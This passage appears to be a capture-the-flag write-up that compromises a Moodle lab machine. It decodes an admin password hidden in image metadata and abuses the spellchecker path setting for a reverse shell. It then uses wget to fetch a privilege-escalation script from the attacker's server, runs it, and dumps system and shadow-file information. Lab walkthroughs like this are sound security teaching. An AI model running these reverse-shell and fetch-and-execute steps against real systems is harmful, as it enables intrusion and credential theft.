Exif Byte Order                 : Big-endian (Motorola, MM)
Image Description               : eFdpbnRlcjE5OTV4IQ==
Make                            : GoldenEye
Resolution Unit                 : inches
Software                        : linux
Artist                          : For James
Y Cb Cr Positioning             : Centered
Exif Version                    : 0231
```

Lets crack this base64

```
echo eFdpbnRlcjE5OTV4IQ== | base64 -d

xWinter1995x!%
```


> Creds of moodle webstie
>
> Username : admin
> Password : xWinter1995x!

Looks like we can login as well




Gaining Access


We have seen all of these users



A version maybe here :




It is the moodle version :



Lets look for some exploit of this version

One possibility is this but im not gonna use metasploit




- Moodle - Remote Command Execution (Metasploit)| linux/remote/29324.rb

and maybe this too

```
searchsploit Moodle 2
Moodle 1.8.3 - 'install.php' Cross-Site Scripting                                  | php/webapps/31020.txt
Moodle 1.8.4 - Remote Code Execution                                               | php/webapps/6356.php
Moodle 1.9.3 - Remote Code Execution                                               | php/webapps/7437.txt
Moodle 1.x - 'post.php' Cross-Site Scripting                                       | php/webapps/24356.txt
Moodle 2.0.1 - 'PHPCOVERAGE_HOME' Cross-Site Scripting                             | php/webapps/35297.txt
Moodle 2.3.8/2.4.5 - Multiple Vulnerabilities                                      | php/webapps/28174.txt
Moodle 2.5.9/2.6.8/2.7.5/2.8.3 - Block Title Handler Cross-Site Scripting          | php/webapps/36418.txt
Moodle 2.7 - Persistent Cross-Site Scripting                                       | php/webapps/34169.txt
Moodle 2.x/3.x - SQL Injection                                                     | php/webapps/41828.php
Moodle 3.10.1 - Authenticated Blind Time-Based SQL Injection - _sort_ parameter    | php/webapps/51984.py
Moodle 3.10.3 - 'label' Persistent Cross Site Scripting                            | php/webapps/49714.txt
```

- Moodle 2.x/3.x - SQL Injection| php/webapps/41828.php

Lets see on google :




Looks like we need the metasploit help for the code
this what we need to do


```
        Moodle allows an authenticated user to define spellcheck settings via the web interface.
        The user can update the spellcheck mechanism to point to a system-installed aspell binary.
        By updating the path for the spellchecker to an arbitrary command, an attacker can run
        arbitrary commands in the context of the web application upon spellchecking requests.

        This module also allows an attacker to leverage another privilege escalation vuln.
        Using the referenced XSS vuln, an unprivileged authenticated user can steal an admin sesskey
        and use this to escalate privileges to that of an admin, allowing the module to pop a shell
        as a previously unprivileged authenticated user.

        This module was tested against Moodle version 2.5.2 and 2.2.3.
```


Run through the code of this if u want

Go here




Change the Google Spell to PSpellShell






Save this

Then Go to Site administration → Server → System paths
Then type this in then hit save




Start a netcat listener :

```
nc -lvnp 4444
```



then go to the site pages → site blogs then hit new entry then type something in then click the spell checker button



we got shell :

```
nc -lvnp 4444

Listening on 0.0.0.0 4444
Connection received on 192.168.110.95 38496
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Upgrade your shell like this :

```
┌──(pks㉿Kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.110.64] from (UNKNOWN) [192.168.110.95] 38925
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
python3 -c 'import pty;pty.spawn("/bin/bash")'
<ditor/tinymce/tiny_mce/3.4.9/plugins/spellchecker$ ^Z
zsh: suspended  nc -lvnp 4444

┌──(pks㉿Kali)-[~]
└─$ stty raw -echo;fg
[1]  + continued  nc -lvnp 4444

<ditor/tinymce/tiny_mce/3.4.9/plugins/spellchecker$ ls
changelog.txt  config.php  editor_plugin.js      img       rpc.php
classes        css         editor_plugin_src.js  includes
<ditor/tinymce/tiny_mce/3.4.9/plugins/spellchecker$
```

Gaining Root

Lets get a script in there to see what we can do

First I copy the script here u can find this with this writeup

```
cp ~/Tools/privEsc.sh .
```

Lets host a python server

```
sudo python -m http.server 80

[sudo] password for pks:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Get the script like this in the reverse shell

```
<ditor/tinymce/tiny_mce/3.4.9/plugins/spellchecker$ cd /tmp
www-data@ubuntu:/tmp$ ls
www-data@ubuntu:/tmp$ wget http://192.168.110.1/privEsc.sh
--2024-07-26 12:04:39--  http://192.168.110.1/privEsc.sh
Connecting to 192.168.110.1:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 6595 (6.4K) [application/x-sh]
Saving to: 'privEsc.sh'

100%[======================================>] 6,595       --.-K/s

2024-07-26 12:04:39 (734 MB/s) - 'privEsc.sh' saved [6595/6595]

www-data@ubuntu:/tmp$
```

Change the permissions then execute it

```
www-data@ubuntu:/tmp$ chmod +x privEsc.sh
www-data@ubuntu:/tmp$ ./privEsc.sh
```

its done and we have a directory for this

```
.
.
[+] DONE!


www-data@ubuntu:/tmp$ ls
Privy  privEsc.sh
www-data@ubuntu:/tmp$ cd Privy/
www-data@ubuntu:/tmp/Privy$ ls
CronJobs.txt     PATH-Info.txt     SUID-GUID.txt  UserGroupInfo
MySQL.txt        Passwd.txt        Shadow.txt
NetworkInfo.txt  RootServices.txt  SysInfo.txt
www-data@ubuntu:/tmp/Privy$
```

Go through them if u want I'm just gonna point out the interesting things i found

In the NetworkInfo I found a port 5432 running something

```
netstat -antup
--------------
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:5432          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:25              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:55006           0.0.0.0:*               LISTEN      -
